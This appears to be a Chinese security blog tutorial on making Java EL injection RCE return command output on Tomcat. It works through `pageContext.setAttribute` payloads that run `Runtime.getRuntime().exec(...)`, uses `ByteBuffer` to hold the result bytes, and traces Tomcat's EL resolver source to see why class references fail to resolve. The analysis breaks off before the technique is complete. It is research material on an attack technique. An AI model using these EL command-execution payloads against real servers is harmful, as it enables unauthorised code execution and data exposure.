

# EL RCE 回显

保存 `Runtime#exec` 的 `InputStream`

寻找存在 `byte[]` 的对象


构建 `String` 完成 RCE 回显

在 EL Injection 中利用 EL 执行命令并不困难，但是通常情况下利用 `Runtime#exec` 后客户端并不会看到命令执行结果，造成我们只能用做基本的检测和盲打，很难完成后续利用。

在学习 Java 反序列化相关漏洞时，已经接触到了 `ObjectOutputStream`、`ObjectInputStream` 两个用来处理序列化流的两个类，两者皆继承于 `InputStream`。在普通的 Java 代码时，可以使用 `getInputStream()` 来获取 `Runtime#exec` 的输出，然后打印出来，如下：


```
import java.io.IOException;
import java.io.InputStream;

public class Exec_demo {
    public static void main(String[] args) throws Exception{
        try {
            InputStream inputStream = Runtime.getRuntime().exec("whoami").getInputStream();
            Thread.sleep(1000); //等待一秒，让 whoami 执行结果的字节流写入 inputStream
            int availableLength = inputStream.available(); //available()返回从 inputStream 中读取的字节数之和
            byte[] resByte = new byte[availableLength];
            inputStream.read(resByte);
            String resString = new String(resByte);
            System.out.println(resString);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```



能否用 EL 表达式实现上述功能呢？答案是否定的。虽然我们可以用 EL 完成 `Runtime.getRuntime()`、`Thread.sleep(1000)` 等等诸多函数的调用，但是 EL 表达式中不支持 `int availableLength`、新建对象这些操作，函数的执行结果无法保存

想办法解决如何将调用结果保存起来的问题，就需要用到 EL 表达式的隐式对象。我们可以将执行结果保存在某一对象的属性中，再将其输出，举个例子：



设置 name  
My name is:Laf1te

这样子成功通过隐式对象完成了存取。


执行 EL 回显RCE的思路就出来了：

1. 把 `Runtime#exec` 执行结果的字节流用 `pageContext` 保存到 `inputStream`
2. 找到一个可以存放 `byte[]` 类型变量的对象A，由于 `inputStream` 是个 `InputStream` 类，调用其 `read()` 方法，将 `inputStream` 读入到对象A的 `byte[]` 中
3. 使用反射创建一个 `String` 对象B，将对象A的 `byte[]` 存入对象B中
4. 用 `pageContext` 或者 `pageScope` 把对象B读出

## 保存 Runtime#exec 的 inputStream

这步不细说了，`pageContext.attributes` 存入了 `inputStream`

```
${pageContext.setAttribute("inputStream", Runtime.getRuntime().exec("ipconfig").getInputStream())}
```



## 寻找存在 byte[] 的对象

在 `java.nio.ByteBuffer` 中有一个成员变量 `final byte[] hb`，我们看一下如何拿到它

`ByteBuffer#array()` 可以返回 `hb`

```
public final byte[] array() {
    if (hb == null)
        throw new UnsupportedOperationException();
    if (isReadOnly)
        throw new ReadOnlyBufferException();
    return hb;
}
```

能拿到 `byte[]` 但是如果它不够大，又是一个问题

`ByteBuffer` 的静态方法 `allocate`

```
public static ByteBuffer allocate(int capacity) {
    if (capacity < 0)
        throw new IllegalArgumentException();
    return new HeapByteBuffer(capacity, capacity);
}
```

跟进 `new HeapByteBuffer(capacity, capacity)`，`HeapByteBuffer` 是 `ByteBuffer` 的子类

```
HeapByteBuffer(int cap, int lim) { // package-private
    super( mark: -1, pos: 0, lim, cap, new byte[cap], offset: 0);
    /*
    hb = new byte[cap];
    offset = 0;
    */
}
```

回调了 `ByteBuffer` 的构造方法，注意传参中有一个 `cap` 大小的 `byte[]`

```
ByteBuffer(int mark, int pos, int lim, int cap, // package-private
           byte[] hb, int offset)
{
    super(mark, pos, lim, cap);
    this.hb = hb;
    this.offset = offset;
}
```

这个 `cap` 大小的 `byte[]` 被传给了 `ByteBuffer` 的 `hb`，传入给 `allocate` 的参数 `capacity` 规定了 `hb` 的大小，那么大小问题也解决了  
简单调试：


```
import java.nio.ByteBuffer;

public class ByteBuffer_demo {
    public static void main(String[] args) throws Exception {
```

```

        ByteBuffer allocate = ByteBuffer.allocate(99);
        byte[] a = allocate.array();
    }
}

```




转化为 EL 表达式：

```

${pageContext.setAttribute("byteBuffer", java.nio.ByteBuffer.allocate(100))}
${pageContext.setAttribute("byteArr", pageContext.getAttribute("byteBuffer").array())}

```




调试后发现，`byteBuffer`、`byteArr` 没有被存放到 `pageContext.attributes` 中


步入跟一下哪里出的问题：

Tomcat 对 EL 表达式的解析调用开始于 `org.apache.jasper.runtime.PageContextImpl#proprietaryEvaluate`

``${pageContext.setAttribute("byteBuffer", java.nio.ByteBuffer.allocate(100))}`` 被赋值给了 `expression`，`PageContextImpl` 对 `expression` 的操作在最后两句



在调用 `exprFactory.createValueExpression` 后，可以发现 EL 表达式被解析了，封装在 `ValueExpressionImpl.node` 成员变量中



跟进 `ExpressionFactoryImpl#createValueExpression`

```

public ValueExpression createValueExpression(ELContext context, String expression, Class<?> expectedType) { context: ELContextImpl@3589 exp
    if (expectedType == null) {
        throw new NullPointerException(MessageFactory.get("error.value.expectedType"));
    } else {
        ExpressionBuilder builder = new ExpressionBuilder(expression, context); builder: ExpressionBuilder@3597 expression: "${pageContext.
        return builder.createValueExpression(expectedType); builder: ExpressionBuilder@3597 expectedType: "class java.lang.String"
    }
}

```

他会 `return` 一个调用结果，继续跟进 `ExpressionBuilder#createValueExpression`

```

public ValueExpression createValueExpression(Class<?> expectedType) throws ELException { expectedType: "class java.lang.String"
    Node n = this.build();
    return new ValueExpressionImpl(this.expression, n, this.fnMapper, this.varMapper, expectedType);
}

```

所以 `exprFactory.createValueExpression` 最终会返回一个 `ValueExpressionImpl` 对象

其中构造函数的传参里 `expression`、`fnMapper`、`varMapper`、`expectedType` 都与 EL 表达式的拆解无关，那么目光聚焦在 `n` 上。`n` 是被 `ExpressionBuilder#build` 赋值的，跟入

```

private Node build() throws ELException {
    Node n = createNodeInternal(this.expression); expression: "${pageContext.setAttribute("byteBuffer", java.nio.ByteBuffer.allocate(100))}"
    this.prepare(n);
    if (n instanceof AstDeferredExpression || n instanceof AstDynamicExpression) {
        n = n.jjtGetChild(0);
    }
    return n;
}

```

在 `ExpressionBuilder#createNodeInternal` 中，如果继续跟进 `n = parser.CompositeExpression();` 就可以发现 EL 表达式被拆分的逻辑。这里就不仔细去分析了，无关痛痒

对于 `node` 我们给他拆分一下：

```

0 - pageContext
1 - setAttribute
2 -
0 - byteBuffer
1 -
0 - java
1 - nio
2 - ByteBuffer
3 - allocate
4 -
0 - 100

```

对比下我们原版 EL 表达式：

```

${pageContext.setAttribute("byteBuffer", java.nio.ByteBuffer.allocate(100))}

```

可以发现，Tomcat 将我们的 EL 表达式划分成了节点的结构，按照 `()` 划分 `父节点` 和 `子节点`，按照 `.` 划分同级节点。

知道了 Tomcat 对 EL 表达式的拆解规则，接着跟进 `ve.getValue(ctx);`

对 `node` 进行操作的代码不多，很容易注意到 `this.getNode().getValue(ctx);`，跟进 `AstValue#getValue`

```

public Object getValue(EvaluationContext ctx) throws ELException { ctx: EvaluationContext@3655
    Object base = this.children[0].getValue(ctx); base: PageContextImpl@3584 ctx: EvaluationContext@3655
    int propCount = this.jjtGetNumChildren(); propCount: 3
}

```

`propCount` 统计了 `node` 中节点个数为3

```

public Object getValue(EvaluationContext ctx) throws ELException { ctx: EvaluationContext@3655
    Object base = this.children[0].getValue(ctx); base: PageContextImpl@3584
    int propCount = this.jjtGetNumChildren(); propCount: 3
    int i = 1; i: 1
    Object suffix = null; suffix: "setAttribute"
    ELResolver resolver = ctx.getELResolver(); resolver: JasperELResolver@3740

    while(base != null && i < propCount) {
        suffix = this.children[i].getValue(ctx);
        if (i + 1 < propCount && this.children[i + 1] instanceof AstMethodParameters) { propCount: 3
            AstMethodParameters mps = (AstMethodParameters)this.children[i + 1]; mps: "(String[\"byteBuffer\"],Value,)" i: 1
            if (base instanceof Optional && "orElseGet".equals(suffix) && mps.jjtGetNumChildren() == 1) { base: PageContextImpl@3584
                Node paramFoOptional = mps.jjtGetChild(0);
                if (!(paramFoOptional instanceof AstLambdaExpression) && !(paramFoOptional instanceof LambdaExpression)) {
                    throw new ELException(MessageFactory.get(key: "stream.optional.paramNotLambda", new Object[]{suffix})); suffix: "setAttribute"
                }
            }
        }

        Object[] paramValues = mps.getParameters(ctx); mps: "(String[\"byteBuffer\"],Value,)" ctx: EvaluationContext@3655
        base = resolver.invoke(ctx, base, suffix, this.getTypesFromValues(paramValues), paramValues);
        i += 2;
    } else {

```

在 `while` 循环中 `suffix` 获取了第二个节点 `setAttribute`，在判断下一个节点是最后一个结点并且类型为 `AstMethodParameters` 后，调用了 `mps.getParameters(ctx)`；对第三节点的子节点进行操作，跟入 `AstMethodParameters#getParameters`

```

public final class AstMethodParameters extends SimpleNode {
    public AstMethodParameters(int id) { super(id); }

    public Object[] getParameters(EvaluationContext ctx) { ctx: EvaluationContext@3600
        List<Object> params = new ArrayList();

        for(int i = 0; i < this.jjtGetNumChildren(); ++i) {
            params.add(this.jjtGetChild(i).getValue(ctx));
        }

        return params.toArray(new Object[0]);
    }
}

```


```

2 -
0 - byteBuffer
1 -
0 - java
1 - nio
2 - ByteBuffer
3 - allocate
4 -
0 - 100

```



该函数作用是通过循环调用各个 `children` 的 `getValue()` 方法把返回值加入到 `List` 中。

- 如果是 `children` 是 `Node` 类型，则会调用上文的 `AstValue#getValue` 形成递归，直到拿到最底层的 `node`。



执行完一遍 for 循环，byteBuffer 被加入到 params

第二遍循环，由于 this.jjtGetChild(1) 是 AstValue 类型，此时将会递归调用回 AstValue#getValue。



该方法的第一行创建了一个 base。但是经过 this.children[0].getValue(ctx); 后会被赋值为 NULL，无法进入 while 循环，所以本次调用直接会返回一个空的 base

这样执行完 mps.getParameters(ctx); 后，paramValues 中虽有两个元素但其中一个为空



```
paramValues = {Object[2]@3675}
不显示空元素
> 0 = "byteBuffer"
```

找到问题所在了，在这里 `java.nio.ByteBuffer.allocate(100)` 没有被放进 `paramValues`，无法在后续被执行，就更不用谈拿到 `byte[]` 了（正常被解析后会在后面的 `resolver.invoke` 中执行方法，可以自己调一下 `Runtime.getRuntime.exec("calc")`）

所以重新调试，来到 `this.jjtGetChild(1).getValue(ctx)`（也就是调试一遍第二次循环）

跟进第一行 `this.children[0].getValue(ctx)`，即 `AstIdentifier#getValue`，注意 `this.children[0]` 取得是 `AstIdentifier` 类型的 `Identifier[java]`，它的成员变量 `image="java"`

大致审一遍可以知道该函数的返回值是围绕 `result` 展开的，所以重点看对 `result` 相关的操作即可，发现调用了 `getValue()` 给 `result` 赋值

```
Object result;
try {
    result = ctx.getELResolver().getValue(ctx, (Object)null, this.image); ctx: EvaluationContext@3600
} finally {
    ctx.putContext(this.getClass(), Boolean.FALSE);
}
```

进入 `JasperELResolver#getValue`，对于 `image` 的操作都在两个 `for` 循环中，经过单步调试可以知道，两个循环分别只执行了一次：

- 在第一个 `for` 循环中调用了 `ImplicitObjectELResolver#getValue`
- 在第二个 `for` 循环中又调用 `ScopedAttributeELResolver#getValue`

大致从 `chrome` 里找了一下两个类是干什么的：

- `ImplicitObjectELResolver`：为 JSP 规范中定义的 EL 隐式对象定义变量解析行为。
- `ScopedAttributeELResolver`：此解析器处理所有变量解析（其中 `base` 为空）。通过 `PageContext.findAttribute()` 查找匹配的属性。如果找不到，它将返回 `null`，或者在 `setValue` 的情况下，它将在页面范围内创建一个具有给定名称的新属性
  - 这段从百度翻译过来的，有点懵

我们分别进去看一下代码逻辑：

#### 1. `ImplicitObjectELResolver`

```
public ImplicitObjectELResolver() {
}

public Object getValue(ELContext context, Object base, Object property) { context: EvaluationContext@3614 base: null property: "java"
    Objects.requireNonNull(context); context: EvaluationContext@3614
    if (base == null && property != null) { base: null
        int idx = Arrays.binarySearch(SCOPE_NAMES, property.toString()); idx: -6 property: "java"
        if (idx >= 0) { idx: -6
            PageContext page = (PageContext)context;
            context.setPropertyResolved(base, property);
            switch(idx) {
                case 0:
                    return ImplicitObjectELResolver.resolve(context, page, property);
                case 1:
                    return ImplicitObjectELResolver.resolve(context, page, property);
                case 2:
                    return ImplicitObjectELResolver.resolve(context, page, property);
                case 3:
                    return ImplicitObjectELResolver.resolve(context, page, property);
                case 4:
                    return ImplicitObjectELResolver.resolve(context, page, property);
                case 5:
                    return ImplicitObjectELResolver.resolve(context, page, property);
            }
        }
    }
    return null;
}
```

SCOPE\_NAMES

```
SCOPE_NAMES = {String[11]@4294}
0 = "applicationScope"
1 = "cookie"
2 = "header"
3 = "headerValues"
4 = "initParam"
5 = "pageContext"
6 = "pageScope"
7 = "param"
8 = "paramValues"
9 = "requestScope"
10 = "sessionScope"
```

调用 `binarySearch()` 在 `SCOPE_NAMES` 中，也就是 EL 隐式对象，查看 `java` 是否为隐式对象，如果是某一隐式对象，就会在 `switch` 中被调用，很显然 `java` 并不是，返回 `null`

## 2. `ScopedAttributeELResolver`

最后 `return result`，所以还是盯着 `result` 来看

```
public Object getValue(ELContext context, Object base, Object property) { context: EvaluationContext@3614 base: null property: "java"
    Objects.requireNonNull(context);
    Object result = null; result: null
    if (base == null) {
        context.setPropertyResolved(base, property); base: null
        if (property != null) {
            String key = property.toString(); key: "java" property: "java"
            PageContext page = (PageContext)context.getContext(JspContext.class); page: PageContextImpl@3637 context: EvaluationContext@3614
            result = page.findAttribute(key); result: null page: PageContextImpl@3637 key: "java"
            if (result == null) {
                boolean resolveClass = true;
                if (AST_IDENTIFIER_KEY != null) {
```

第一次对 `result` 赋值 `result = page.findAttribute(key);`，和查的材料上写的一样，用 `findAttribute` 在页面内查找有无相同的属性没有找到，不能直接返回，所以进入 `if` 判断中

```
result = page.findAttribute(key); page: PageContextImpl@3637 key: "java"
if (result == null) { result: null
    boolean resolveClass = true; resolveClass: true
    if (AST_IDENTIFIER_KEY != null) {
        Boolean value = (Boolean)context.getContext(AST_IDENTIFIER_KEY);
        if (value != null && value) {
            resolveClass = false; resolveClass: true
        }
    }

    ImportHandler importHandler = context.getImportHandler(); importHandler: ImportHandler@4324 context: EvaluationContext@3614
    if (importHandler != null) { importHandler: ImportHandler@4324
        Class<?> clazz = null;
        if (resolveClass) {
            clazz = importHandler.resolveClass(key);
        }

        if (clazz != null) {
            result = new ELClass(clazz);
        }

        if (result == null) {
            clazz = importHandler.resolveStatic(key);
            if (clazz != null) {
                try {
                    result = clazz.getField(key).get((Object)null);
                } catch (IllegalAccessException | NoSuchFieldException | SecurityException | IllegalArgumentException var11) {
                }
            }
        }
    }
}
}

return result;
```

